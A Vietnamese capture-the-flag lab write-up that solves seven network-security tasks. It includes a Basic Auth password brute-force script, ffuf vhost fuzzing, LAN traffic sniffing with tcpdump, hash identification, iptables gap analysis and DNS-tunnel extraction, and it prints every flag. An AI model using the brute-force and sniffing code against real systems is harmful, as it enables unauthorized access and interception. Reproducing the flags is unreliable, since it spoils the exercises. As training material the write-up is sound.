

4. Thu thập thông tin về tổ chức và phạm vi mạng của tổ chức

1. Basic Auth

Quản trị viên của trang web đã đặt mật khẩu bằng năm sinh của mình cho trang /admin. Bạn có thể đăng nhập không?

Cách thực hiện:

Deploy và nhận URL: <https://ad815a9f-84a0-4cf6-85da-048f467ed5c3-web.web.lms.itmo.xyz/admin>

Dò tự động bằng chương trình python sau:

 Basic_Auth.py 2.9 KB

```
#!/usr/bin/env python3 # yob_basic_auth_bruteforce.py import argparse, time, re,
sys import requests from requests.auth import HTTPBasicAuth def try_years(url,
username, start, end, delay, timeout, insecure): s = requests.Session()
s.headers.update({"User-Agent": "CTF-YOB-Tester/1.0"}) verify = not insecure for
year in range(start, end + 1): pwd = str(year) try: r = s.get(url,
auth=HTTPBasicAuth(username, pwd), timeout=timeout, allow_redirects=False,
verify=verify) except requests.RequestException as e: print(f"[!] {pwd} ->
error: {e}") time.sleep(delay); continue # Basic Auth sai thường trả 401. Bất kỳ
mã khác 401 coi là khả nghi/thành công. if r.status_code != 401: print(f"[+]
POSSIBLE HIT: {username}:{pwd} (HTTP {r.status_code})") # In 1 đoạn nội dung để
kiểm tra nhanh flag body = r.text[:500] print(body) # Thử tìm chuỗi giống flag m
= re.search(r'(flag|FLAG|ctf)\s*[:=]\s*([^\s<>{}"]+)', r.text, re.I) if m:
print(f"[+] FLAG? {m.group(0)}") return pwd, r.status_code else: print(f"[-]
{pwd} -> 401") time.sleep(delay) return None, None def main(): ap =
argparse.ArgumentParser( description="Bruteforce Basic Auth (mật khẩu = năm
sinh) cho bài CTF của bạn" ) ap.add_argument( "--url",
default="https://ad815a9f-84a0-4cf6-85da-048f467ed5c3-
web.web.lms.itmo.xyz/admin", help="URL /admin của bài (mặc định: bài của bạn)" )
ap.add_argument("--username", default="admin", help="tên đăng nhập (mặc định:
admin)") ap.add_argument( "--start-year", type=int, default=1950, help="năm bắt
đầu dò (mặc định: 1950)" ) ap.add_argument( "--end-year", type=int,
default=2010, help="năm kết thúc dò (mặc định: 2010)" ) ap.add_argument( "--
delay", type=float, default=0.10, help="độ trễ giữa các lần thử, giây (mặc định:
0.10)" ) ap.add_argument( "--timeout", type=float, default=10, help="timeout cho
mỗi request, giây (mặc định: 10)" ) ap.add_argument( "--insecure",
action="store_true", help="bỏ kiểm tra chứng chỉ TLS (https) nếu server dùng
cert tự ký" ) args = ap.parse_args() pwd, code = try_years(args.url,
args.username, args.start_year, args.end_year, args.delay, args.timeout,
args.insecure) if pwd: print(f"[✓] Found password: {pwd} (HTTP {code})")
sys.exit(0) else: print(f"[-] Not found in given range.") sys.exit(1) if __name__
== "__main__": main()
```

```
chu >> python3 main.py
[-] 1950 -> 401
[-] 1951 -> 401
[-] 1952 -> 401
[-] 1953 -> 401
[-] 1954 -> 401
[-] 1955 -> 401
[-] 1956 -> 401
[-] 1957 -> 401
[-] 1958 -> 401
[-] 1959 -> 401
[-] 1960 -> 401
[-] 1961 -> 401
[-] 1962 -> 401
[-] 1963 -> 401
[-] 1964 -> 401
[+] POSSIBLE HIT: admin:1965 (HTTP 200)
Hello, admin. Your secret data is b8689733df610878c5917b96d3c8ea698fcaa
1ac0b7f6ca5c1aff39b02fdd5ef0bdef610faf4741947dc5dd53c7385de
!
[✓] Found password: 1965 (HTTP 200)
```

2. Nginx subdomain

Nhiệm vụ của bạn là tìm một trang web, biết rằng nó có địa chỉ `XXX.portfolio.itmo`

 subdomains.txt 1.9 KB

Có thể dùng python:

 Nginx_subdomain.py 705 bytes

Cách thực hiện:

Cật bật VPN của LMS

Deploy để lấy IP và Port

10.10.10.10:33600

```
curl -s -D - -o /dev/null -H 'Host: nope.portfolio.itmo'
http://10.10.10.10:33600/ \ | grep -iE 'HTTP/|Content-Length'
```

Đây là lệnh để lấy “baseline” của máy chủ khi Host sai (không có vhost):

- `curl` gửi HTTP request tới `http://10.10.10.10:33600/`.
- `H 'Host: nope.portfolio.itmo'` đặt thủ công header **Host** thành tên miền giả → Nginx sẽ trả về trang “mặc định/404” của server.
- `s` (silent) ẩn progress.
- `D -` in **toàn bộ header phản hồi** ra `stdout` (dấu nghĩa là stdout).
- `o /dev/null` vứt **body** đi (chỉ giữ header).
- Dấu `|` pipe sang `grep`.
- `grep -iE 'HTTP/|Content-Length'` lọc **chỉ 2 dòng** quan trọng:
 - dòng trạng thái `HTTP/1.1 404 Not Found` (hoặc tương tự)
 - `Content-Length: N` (độ dài body “mặc định”)

```
chu >> curl -s -D - -o /dev/null -H 'Host: nope.portfolio.itmo' http://10.10.10.10:33600/ \
      | grep -iE 'HTTP/|Content-Length'
HTTP/1.1 404 Not Found
Content-Length: 146
```

```
ffuf -u http://10.10.10.10:33600/ \ -H 'Host: FUZZ.portfolio.itmo' \ -w
subdomains.txt \ -fs 146
```

Ta dùng các giá trị này làm baseline để quét vhost:

- lọc theo **size** với `ffuf -fs 146` (bỏ qua mọi phản hồi có size 146 vì đó là trang mặc định),
- hoặc lọc theo **mã trạng thái** nếu cần (ví dụ bỏ 404).

```

⚡ chu >> ffuf -u http://10.10.10.10:33600/ \
              -H 'Host: FUZZ.portfolio.itmo' \
              -w subdomains.txt \
              -fs 146

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \

v2.1.0-dev
-----

:: Method      : GET
:: URL         : http://10.10.10.10:33600/
:: Wordlist     : FUZZ: /home/chu/Desktop/subdomains.txt
:: Header      : Host: FUZZ.portfolio.itmo
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 146
-----

builder.cp [Status: 200, Size: 41010, Words: 9240, Lines: 745, Duration: 133ms]
:: Progress: [300/300] :: Job [1/1] :: 229 req/sec :: Duration: [0:00:01] :: Errors: 0 ::

```

- `u http://10.10.10.10:33600/` : URL đích sẽ được gọi cho mọi lần thử.
- `H 'Host: FUZZ.portfolio.itmo'` : fuzz header **Host**. Từ khóa `FUZZ` sẽ lần lượt được thay bằng từng dòng trong wordlist → tạo các giá trị như `a.portfolio.itmo`, `shop.portfolio.itmo`, ...
- `w subdomains.txt` : wordlist chứa các tiền tố subdomain để thay vào `FUZZ`.
- `fs 146` : **filter-size** – ẩn mọi phản hồi có kích thước body đúng bằng 146 byte (baseline 404 mặc định bạn đo trước). Nhờ vậy chỉ hiện những phản hồi khác kích thước → khả năng là vhost/subdomain hợp lệ.

```
curl -s -H 'Host: builder.cp.portfolio.itmo' http://10.10.10.10:33600/ | grep -iE 'flag|ctf'
```

```
chu >> curl -s -H 'Host: builder.cp.portfolio.itmo' http://10.10.10.10:33600/ | grep -iE 'flag|ctf'  
<h1>flag is 702b18afabe1ea6dfc0f3faeabb64be4beaae02c1ef837ad50e6dea870ee3c42dc658092eae97d77a23ae0a217f7c1</h1>
```

- `curl -s` : tải nội dung trang ở `http://10.10.10.10:33600/` ở chế độ im lặng (không hiện tiến trình).
- `H 'Host: builder.cp.portfolio.itmo'` : đặt thủ công header **Host** để truy cập đúng virtual host `builder.cp.portfolio.itmo` .
- `| grep -iE 'flag|ctf'` : lọc phần **body** vừa tải, in ra mọi dòng chứa từ “flag” hoặc “ctf” (`i` không phân biệt hoa/thường, `E` cho phép dùng biểu thức `flag|ctf`).

3. Đoán hash

Mô tả nhiệm vụ

Bạn cần xác định loại của hash dựa vào bề ngoài của nó.

Gợi ý cho cách giải

Đừng sử dụng các chương trình và dịch vụ của bên thứ ba — chúng chỉ làm bạn chậm lại.

1) **Hex thuần** (không có `$` , chỉ 0–9 a–f)

- **md5** → 32 ký tự: `^[A-Fa-f0-9]{32}$`
- **sha1** → 40 ký tự: `^[A-Fa-f0-9]{40}$`
- **sha224** → 56 ký tự: `^[A-Fa-f0-9]{56}$`
- **sha256** → 64 ký tự: `^[A-Fa-f0-9]{64}$`
- **sha384** → 96 ký tự: `^[A-Fa-f0-9]{96}$`

- **sha512** → 128 ký tự: `^[A-Fa-f0-9]{128}$`

| Lưu ý: NTLM cũng 32 hex → cần ngữ cảnh để phân biệt với MD5.

2) Dạng *crypt* (có dấu `$`)

- **apr1 (Apache md5 crypt)**

`^\$apr1\$[A-Za-z0-9./]{1,8}\$[A-Za-z0-9./]{22}$`

- **md5crypt**

`^\$1\$[A-Za-z0-9./]{1,8}\$[A-Za-z0-9./]{22}$`

- **sha256crypt**

`^\$5\$(rounds=\d+\$)?[A-Za-z0-9./]{1,16}\$[A-Za-z0-9./]{43}$`

- **sha512crypt**

`^\$6\$(rounds=\d+\$)?[A-Za-z0-9./]{1,16}\$[A-Za-z0-9./]{86}$`

- **bcrypt**

`^\$2[aby]\$ \d{2}\$[A-Za-z0-9./]{22}[A-Za-z0-9./]{31}$`

- **argon2 (argon2i/argon2id)**

`^\$argon2(id|i)\$v=\d+\$m=\d+,t=\d+,p=\d+\$[A-Za-z0-9+/=]+\$[A-Za-z0-9+/=]+$`

Chỉ cần: có **\$argon2** ⇒ **argon2**; **\$5\$** ⇒ **sha256crypt**; **\$apr1\$** ⇒ **apr1**; không **\$** ⇒ đếm độ dài **hex** để chọn md5/sha1/sha256/sha384/sha512.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 0/15

0044609af4dc88a41a8ac57229dca5b9

- ☐ sha384
- ☐ md5
- ☐ sha256crypt
- ☐ apr1

Submit

0044609af4dc88a41a8ac57229dca5b9 → 32 ký tự hex ⇒ chọn md5.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 1/15

9a66f066cd5e3be275ac4f2c29c72d770f6e7484

- ☐ sha1
- ☐ sha256
- ☐ md5
- ☐ argon2

Submit

9a66f066cd5e3be275ac4f2c29c72d770f6e7484 có 40 hex ⇒ **sha1**

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 2/15

\$apr1\$DU9d3kWI\$oVUwAHWyTAXPcjTnifSBJ1

- ☐ md5
- ☐ sha384
- ☐ sha1
- ☐ apr1

Submit

apr1 — nhận diện ngay vì chuỗi bắt đầu bằng `$apr1$` (Apache MD5 crypt).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 3/15

7a0365b27f10b2452ab0d4c12992c3c2a7a0fcac3ae3f8a99ee5c14e1605ea1f

- ☒ sha256
- ☐ sha256crypt
- ☐ sha512
- ☐ sha1

Submit

sha256 (64 ký tự hex).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 4/15

\$1\$FEEbW7rm\$w4MH6cLTVi6asDz9CzWzi1

- ☐ argon2
- ☐ sha384
- ☐ md5crypt
- ☐ apr1

Submit

md5crypt — nhận diện nhờ tiền tố **\$1\$**.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 5/15

\$6\$rounds=10000\$TrckPMC2h2g7ZgUY\$RRagdpiRWhoagiiiKjkReyyqRbYPEnUljBRhncGYuB0gUQSFOxlaQmDtV8E5wHPsRtzxo9TaFv1JzYxKcYB1tl.

- ☐ sha384
- ☐ md5crypt
- ☐ sha512crypt
- ☐ sha1

Submit

sha512crypt — nhận diện vì tiền tố **\$6\$** (có thể kèm **rounds=**).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 6/15

\$P\$H/SvP50VdH0HCh6w5ZSqBdy9FmgqB1/

- ☐ md5
- ☒ phpass
- ☐ sha256
- ☐ md5crypt

Submit

phpass — nhận diện nhờ tiền tố **\$P\$** (Portable PHP password hashing).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 7/15

f1592cbb5cdadc28042b302e1dc42d85e82b749f5ca35a7cbde2e57e8b87035bb4de25150cd2a6dbd3ad91ee353a95ea

- ☐ sha256crypt
- ☐ phpass
- ☐ sha512
- ☐ sha384

Submit

sha384 — 96 ký tự hex.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 8/15

\$P\$HvYgKD57M5ERaVUUjNly4OYEU3eLnw.

- ☐ sha512
- ☐ sha256
- ☐ sha256crypt
- ☐ phpass

Submit

phpass — tiền tố `$P$` (Portable PHP password hashing).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 9/15

\$2b\$12\$XpWazWTNR5ly.ZY4TrApauC5fGe73xT2qFF1kBh3qdEpUEgLEMySa

- ☐ sha256crypt
- ☐ sha256
- ☐ bcrypt
- ☐ phpass

Submit

bcrypt — nhận diện bởi tiền tố `$2b$` (cost `12`).

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 10/15

```
dd9d35e7c96a9cc955b473f6c6c848fd294191d54d1712b6436b4baabd396de0
```

- ☐ argon2
- ☐ sha256
- ☐ sha512crypt
- ☐ sha1

Submit

sha256 — 64 ký tự hex.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 11/15

```
$1$aY5tl7k.$K9JRxUXyDCPcpb1qMP1A..
```

- ☐ md5crypt
- ☐ sha512
- ☐ apr1
- ☐ phpass

Submit

md5crypt — nhận diện bởi tiền tố `$1$`.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 12/15

\$apr1\$34Hqcl/e\$jqpKM5deiEKehAVjBspVl/

- ☐ sha512
- ☐ apr1
- ☐ md5crypt
- ☐ md5

Submit

apr1

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 13/15

094041d17c6b2af305d9802c0972bb150a8f948ddb9f87096f2ec198

- ☐ sha256
- ☐ sha224
- ☐ bcrypt
- ☐ md5crypt

Submit

sha224 — 56 ký tự hex.

Hash Game

Определите тип хеша по его внешнему виду

Верных ответов 14/15

6aff9a627049c1e00832140e90b9fdac5293e31dc9683e71d081a456cd59dc58

- ☐ sha224
☒ sha256
☐ bcrypt
☐ sha512

Submit

Hash Game

Отлично! Флаг - 9634ed2124ed04c3c25d463cdba20616fbb63333344182753e730f210b5743ff06922ac87332cb923600b44df5f18e07 .

4. Nghe lén

Bạn được cấp quyền truy cập vào một máy ảo. Được biết trong cùng mạng với máy này có một máy khác, máy đó định kỳ chuyển tiếp thông tin bí mật qua một trong các giao thức phổ biến.

Cách thực hiện:

Sử dụng `ip neigh`

- Xem các host vừa giao tiếp trong LAN và MAC của họ.
- Chặn đoán lỗi lớp 2/3 (ARP fail, xung đột MAC, ARP spoof).
- Thêm/sửa/xoá **ARP/NDP** tĩnh.

Ý nghĩa trạng thái thường gặp

- **REACHABLE**: vừa xác nhận liên lạc thành công.
- **STALE**: có bản ghi nhưng chưa dùng lại gần đây.
- **DELAY/PROBE**: đang chờ/đang gửi ARP để xác nhận lại.
- **FAILED/INCOMPLETE**: phân giải ARP thất bại/chưa có MAC.
- **PERMANENT**: bản ghi tĩnh do bạn đặt.

```
96fe2455ad4c:~# ip neigh
172.17.0.201 dev eth0 lladdr 16:c3:7a:b7:e8:71 used 0/0/0 probes 4 STALE
172.17.0.205 dev eth0 used 0/0/0 probes 6 FAILED
172.17.0.204 dev eth0 lladdr 1a:94:2b:b7:c8:c0 ref 1 used 0/0/0 probes 0 REACHABLE
172.17.0.202 dev eth0 lladdr 7a:4d:1a:5a:e1:68 ref 1 used 0/0/0 probes 4 REACHABLE
```

Để nghe lén:

```
tcpdump -l -i eth0 -s0 -A -nn '(host 172.17.0.202 or host 172.17.0.204) and not
port 22' \ | grep -iE 'flag\{|ctf\{|secret'
```

```
96fe2455ad4c:~# tcpdump -l -i eth0 -s0 -A -nn '(host 172.17.0.202 or host 172.17.0.204) and not port 22' \
| grep -iE 'flag\{|ctf\{|secret'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
E....i@.@.....Y...|.hHello, secret flag: 7ad4c549ca7a3408e673f2484a4e63f91e58c571ecf80619246139614a7dee63b42e68a0db5d282b9002929fe0180136
E....@.@..i.....|.hHello, secret flag: 7ad4c549ca7a3408e673f2484a4e63f91e58c571ecf80619246139614a7dee63b42e68a0db5d282b9002929fe0180136
```

- **tcpdump** : bắt gói mạng.
- **l** : xuất stdout **line-buffered** (để pipe sang **grep** theo thời gian thực).
- **i eth0** : bắt trên giao diện **eth0** .
- **s0** : capture **đầy đủ** gói (không cắt bớt).
- **A** : in **ASCII** của payload (để nhìn thấy chuỗi **flag{...}**).
- **nn** : không phân giải tên host/port (hiện số IP/port thô, nhanh hơn).

- Biểu thức lọc:

```
'(host 172.17.0.202 or host 172.17.0.204) and not port 22'
```

- chỉ bắt lưu lượng đến/từ **hai host** 202 hoặc 204 ;
- **loại trừ** cổng 22 (SSH) để đỡ nhiễu từ phiên shell của bạn.
- `| grep -iE 'flag\{|ctf\{|secret'` : lọc các dòng ASCII vừa bắt, in những dòng có `flag{` , `ctf{` hoặc chữ `secret` (không phân biệt hoa/thường).

Nếu chỉ có 1 IP:

```
406042f85181:~# ip neigh
172.17.1.44 dev eth0 lladdr a2:26:44:84:72:c6 ref 1 used 0/0/0 probes 0 REACHABLE
406042f85181:~# tcpdump -l -i eth0 -s0 -A -nn 'not port 22' | grep -iE 'flag\{|ctf\{|secret'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
E...3X@.@.Y....*.....[..Hello, secret flag: ff09efb758664201d35beaf7b96cae8491c1ffefb33e1e1410c7c2a0da3773a4bcaa1c74306c3c944f301344cadaaa70
E....@.@.R2...*.....[..Hello, secret flag: ff09efb758664201d35beaf7b96cae8491c1ffefb33e1e1410c7c2a0da3773a4bcaa1c74306c3c944f301344cadaaa70
```

5. IPTables

Bạn được cung cấp một bản dump các quy tắc tường lửa iptables. Các quy tắc được thêm vào một cách hỗn loạn và chồng chéo để chặn các địa chỉ của các mạng con nơi các cuộc tấn công xuất phát. Có vẻ như máy chủ giờ đã được cô lập thành công khỏi toàn bộ Internet. Hay chưa? Hãy tìm các địa chỉ còn **chưa bị chặn** trong mạng con **112.0.0.0/4**.

 iptables-dump.txt 1.2 KB

| Đáp án: **123.16.8.8**

Cách thực hiện:

 IPTables.py 2.7 KB

```

# IPTables.py import sys, re, ipaddress def load_blocked(path, supernet):
blocked = [] pat = re.compile(r'-j\s*DROP', re.I) src = re.compile(r'-s\s+([0-9]
{1,3}(\?:\.[0-9]{1,3}){3}(\?:\.\d{1,2})?)') with open(path, 'r', errors='ignore')
as f: for line in f: if not pat.search(line): continue m = src.search(line) if
not m: continue cidr = m.group(1) try: net = ipaddress.ip_network(cidr,
strict=False) except ValueError: continue # chỉ giữ phần giao với supernet if
net.overlaps(supernet): # cắt phần nằm ngoài supernet (nếu có) if
net.subnet_of(supernet): blocked.append(net) elif supernet.subnet_of(net): # net
phủ toàn bộ supernet -> chặn hết return [supernet] else: # giao nhau một phần:
cắt bằng range start = max(net.network_address, supernet.network_address) end =
min(net.broadcast_address, supernet.broadcast_address)
blocked.extend(ipaddress.summarize_address_range(start, end)) # loại trùng
return sorted(set(blocked), key=lambda n:(n.network_address, n.prefixlen)) def
subtract(allowed, cut): out = [] for seg in allowed: if not seg.overlaps(cut):
out.append(seg) elif cut.subnet_of(seg): out.extend(seg.address_exclude(cut))
elif seg.subnet_of(cut): # seg nằm trọn trong cut -> bỏ continue else: # trường
hợp giao nhau lạ -> chia theo range s, e = seg.network_address,
seg.broadcast_address cs, ce = cut.network_address, cut.broadcast_address if s <
cs: out.extend(ipaddress.summarize_address_range(s, cs - 1)) if ce < e:
out.extend(ipaddress.summarize_address_range(ce + 1, e)) return out def main():
dump = sys.argv[1] if len(sys.argv) > 1 else "iptables-dump.txt" super_cidr =
sys.argv[2] if len(sys.argv) > 2 else "112.0.0.0/4" SUPER =
ipaddress.ip_network(super_cidr) blocked = load_blocked(dump, SUPER) allowed =
[SUPER] for cut in blocked: allowed = subtract(allowed, cut) # In kết quả (nếu
/32 thì in IP, còn lại in CIDR) for n in sorted(allowed, key=lambda x:
(x.network_address, x.prefixlen)): if isinstance(n, ipaddress.IPv4Network) and
n.prefixlen == 32: print(str(n.network_address)) else: print(str(n)) if __name__
== "__main__": main()

```

6. DNS Tunnel

Bạn được cung cấp một bản ghi lưu lượng mạng (tệp PCAP). Được biết việc truyền tải thông tin diễn ra bên trong đường hầm DNS. Hãy trích xuất cờ.

 dnstunnel.pcapng 492.6 KB

Đáp án: *flag{this_is_a_hidden_message_in_dns_requests}*

Cách thực hiện

Dùng bộ lọc trên wireshark:

```
dns.qry.name.len > 100 && !mdns && ip.dst == 192.168.5.22 && (dns.resp.name
contains "freeserver.site" || dns.cname contains "freeserver.site") &&
dns.qry.type == 15
```

[illegible]

Check đc frame 2927 như sau:

```
Wireshark · Packet 2927 · dnstunnel.pcapng
Frame 2927: 279 bytes on wire (2232 bits), 279 bytes captured (2232 bits) on interface \Device\NPF_{053E4ED6-CF74-4090-BA54-433423A65BD8}, id 0
Ethernet II, Src: Calix_6d:00:f7 (ec:4f:82:6d:00:f7), Dst: CloudNetwork_9e:42:7b (10:6f:d9:9e:42:7b)
Internet Protocol Version 4, Src: 192.168.5.1, Dst: 192.168.5.22
User Datagram Protocol, Src Port: 53, Dst Port: 60174
Domain Name System (response)
Transaction ID: 0x0004
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
  7BC401900Eb587d394666C61677B746869735F69735F615F68696464656E5F6.D6573736167655F696E5F646E735F72657175657374737D0D0A433A5C557365.72735C67646673645C446F63756D656E
    Name: 7BC401900Eb587d394666C61677B746869735F69735F615F68696464656E5F6.D6573736167655F696E5F646E735F72657175657374737D0D0A433A5C557365.72735C67646673645C446F63756D656E
      [Name Length: 184]
      [Label Count: 6]
      Type: MX (15) (Mail eXchange)
      Class: IN (0x0001)
Answers
  0000 10 6f d9 9e 42 7b ec 4f 82 6d 60 f7 08 00 45 00  o..B{.O.m`...E
  0010 01 09 00 00 40 00 11 ae 7c c0 a8 05 01 c0 a8  ....@.@. ....
  0020 05 16 00 35 eb 0e 00 f5 bd 51 00 04 81 80 00 01  ...5....Q.....
  0030 00 01 00 00 00 00 3f 37 42 43 34 30 31 39 30 30  ....77 BC401900
  0040 45 62 35 38 37 64 33 39 34 36 36 36 43 36 31 36  Eb587d39 4666C616
  0050 37 37 42 37 34 36 38 36 39 37 33 35 46 36 39 37  77B74686 9735F697
  0060 33 35 46 36 31 35 46 36 38 36 39 36 34 36 34 36  35F615F6 86964646
  0070 35 36 45 35 46 36 3f 44 36 35 37 33 37 33 36 31  56E5F67D 65737361
  0080 36 37 36 35 35 46 36 39 36 45 35 46 36 34 36 45  67655F69 6E5F646E
  0090 37 33 35 46 37 32 36 35 37 31 37 35 36 35 37 33  735F7265 71756573
  00a0 37 34 37 33 37 44 30 44 30 41 34 33 33 41 35 43  74737D0D 0A433A5C
  00b0 35 35 37 33 36 35 26 37 32 37 33 35 43 36 37 36  557365&7 2735C676
  00c0 34 36 36 37 33 36 34 35 43 34 34 36 46 36 33 37  46673645 C446F637
  00d0 35 36 44 36 35 36 45 37 34 37 33 33 45 01 74 0a  56D656E7 4733E-t
  00e0 66 72 65 65 73 65 72 76 65 72 04 73 69 74 65 00  freeserv er.site
  00f0 00 0f 00 01 c0 0c 00 0f 00 01 00 00 01 2c 00 17  .... ..,
  0100 00 0a 12 64 31 62 37 30 31 39 30 30 65 64 33 39  ...d1b70 1900ed39
  0110 34 62 35 64 30 c0 b3 4b5d0..
```

```
Wireshark · Packet 2927 · dnstunnel.pcapng
Frame 2927: 279 bytes on wire (2232 bits), 279 bytes captured (2232 bits) on interface \Device\NPF_{053E4ED6-CF74-4090-BA54-433423A65BD8}, id 0
Ethernet II, Src: Calix_6d:00:f7 (ec:4f:82:6d:00:f7), Dst: CloudNetwork_9e:42:7b (10:6f:d9:9e:42:7b)
Internet Protocol Version 4, Src: 192.168.5.1, Dst: 192.168.5.22
User Datagram Protocol, Src Port: 53, Dst Port: 60174
Domain Name System (response)
Transaction ID: 0x0004
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
  7BC401900Eb587d394666C61677B746869735F69735F615F68696464656E5F6.D6573736167655F696E5F646E735F72657175657374737D0D0A433A5C557365.72735C67646673645C446F63756D656E
    Name: 7BC401900Eb587d394666C61677B746869735F69735F615F68696464656E5F6.D6573736167655F696E5F646E735F72657175657374737D0D0A433A5C557365.72735C67646673645C446F63756D656E
      [Name Length: 184]
      [Label Count: 6]
      Type: MX (15) (Mail eXchange)
      Class: IN (0x0001)
Answers
  0000 10 6f d9 9e 42 7b ec 4f 82 6d 60 f7 08 00 45 00  o..B{.O.m`...E
  0010 01 09 00 00 40 00 11 ae 7c c0 a8 05 01 c0 a8  ....@.@. ....
  0020 05 16 00 35 eb 0e 00 f5 bd 51 00 04 81 80 00 01  ...5....Q.....
  0030 00 01 00 00 00 00 3f 37 42 43 34 30 31 39 30 30  ....77 BC401900
  0040 45 62 35 38 37 64 33 39 34 36 36 36 43 36 31 36  Eb587d39 4666C616
  0050 37 37 42 37 34 36 38 36 39 37 33 35 46 36 39 37  77B74686 9735F697
  0060 33 35 46 36 31 35 46 36 38 36 39 36 34 36 34 36  35F615F6 86964646
  0070 35 36 45 35 46 36 3f 44 36 35 37 33 37 33 36 31  56E5F67D 65737361
  0080 36 37 36 35 35 46 36 39 36 45 35 46 36 34 36 45  67655F69 6E5F646E
  0090 37 33 35 46 37 32 36 35 37 31 37 35 36 35 37 33  735F7265 71756573
  00a0 37 34 37 33 37 44 30 44 30 41 34 33 33 41 35 43  74737D0D 0A433A5C
  00b0 35 35 37 33 36 35 26 37 32 37 33 35 43 36 37 36  557365&7 2735C676
  00c0 34 36 36 37 33 36 34 35 43 34 34 36 46 36 33 37  46673645 C446F637
  00d0 35 36 44 36 35 36 45 37 34 37 33 33 45 01 74 0a  56D656E7 4733E-t
  00e0 66 72 65 65 73 65 72 76 65 72 04 73 69 74 65 00  freeserv er.site
  00f0 00 0f 00 01 c0 0c 00 0f 00 01 00 00 01 2c 00 17  .... ..,
  0100 00 0a 12 64 31 62 37 30 31 39 30 30 65 64 33 39  ...d1b70 1900ed39
  0110 34 62 35 64 30 c0 b3 4b5d0..
```

Sử dụng web sau để giải mã:

Paste hex code numbers or drop file

```
7BC401900Eb587d394666C61677B746869735F69735F615F686964646
56E5F6.D6573736167655F696E5F646E735F72657175657374737D0D0
A433A5C557365.72735C67646673645C446F63756D656E74733E.t.fr
eeserver.site
```

Character encoding

ASCII

= Convert × Reset ↕ Swap

```
{Ä<  .μóflag{this_is_a_hidden_message_in_dns_requests}
C:\Users\gdfsd\Documents>pîî
```

Giải thích bộ lọc:

→ Chỉ giữ **phản hồi DNS** gửi đến máy nạn nhân (192.168.5.22), cho **truy vấn MX** với **QNAME** **rất dài** thuộc `*.freeserver.site` (đặc trưng tunnel).

7. TCPPower

Có rất nhiều flag! Để tìm đúng flag, hãy lưu ý những điều sau:

```
ttl = 202 window size = mss*4 ordering of TCP options = ws,nop,mss,sok,nop,nop m
ss - maximum segment siz
```



Tải lên hoặc nhúng tệp

Ở bước cuối cùng, bạn sẽ cần giải mã một chuỗi. Gợi ý: hãy xem
<https://trailofbits.github.io/ctf/forensics/>



Tải lên hoặc nhúng tệp

Đáp án: ctfclub{S4CH_4_v@ri3d_tCP_pr0toC0L}


```
tshark -r tcpower.pcap -Y "tcp.flags.syn==1 && tcp.flags.ack==0 && ip.ttl==202"
-T fields -e frame.number -e ip.src -e ip.dst -e ip.ttl -e tcp.window_size -e
tcp.options.mss_val -e tcp.options.wscale.shift -e tcp.options.sack_perm -E
header=y -E separator=, > syn_candidates.csv
```

```
awk -F, 'NR>1 && $5 == $6*4 {print $0}' syn_candidates.csv
```

```
awk -F, 'NR>1 && $5 == $6*4 {print $0}' syn_candidates.csv
12279,192.168.20.9,192.168.20.22,202,5800,1450,4,
26523,192.168.20.9,192.168.20.22,202,5308,1327,7,0402
```

